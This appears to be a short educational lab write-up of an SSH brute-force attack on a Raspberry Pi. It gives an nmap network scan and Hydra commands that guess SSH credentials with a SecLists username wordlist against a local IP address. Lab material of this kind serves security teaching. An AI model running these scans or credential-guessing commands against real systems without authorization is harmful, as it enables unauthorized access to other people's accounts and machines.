Experiment: SSH Brute Force Attack

In this experiment I will be performing an SSH brute force attack on a Raspberry Pi system.


DISCLAIMER!!
This experiment was conducted in a controlled environment for educational purposes only.
Unauthorized access to computer systems is illegal.

Using Hydra to perform the brute force attack

Steps:

1. Open terminal
2. Attain Ip address of the raspberry pi device

```
> sudo nmap -sV -O 192.168.11.0/24
```



Ports open:
SSH - 22
HTTP - 80
SSL/HTTPS - 443
RRAC - 5678

3. Performing Brute force attack with Hydra


```
> hydra -l <username> -p <password> ssh://<target ip address>
```

> hydra -L <username wordlist> -P <password wordlist> ssh://<target ip address>

In this case we know the password but don't know the username. So we will be using the wordlist

/Seclists/Usernames/CommonAdminBase64.txt

> hydra -L /usr/share/wordlists/Seclists/Usernames/CommonAdminBase64.txt -p ********* ssh://192.168.11.141



Now performing ssh login after getting the credentials.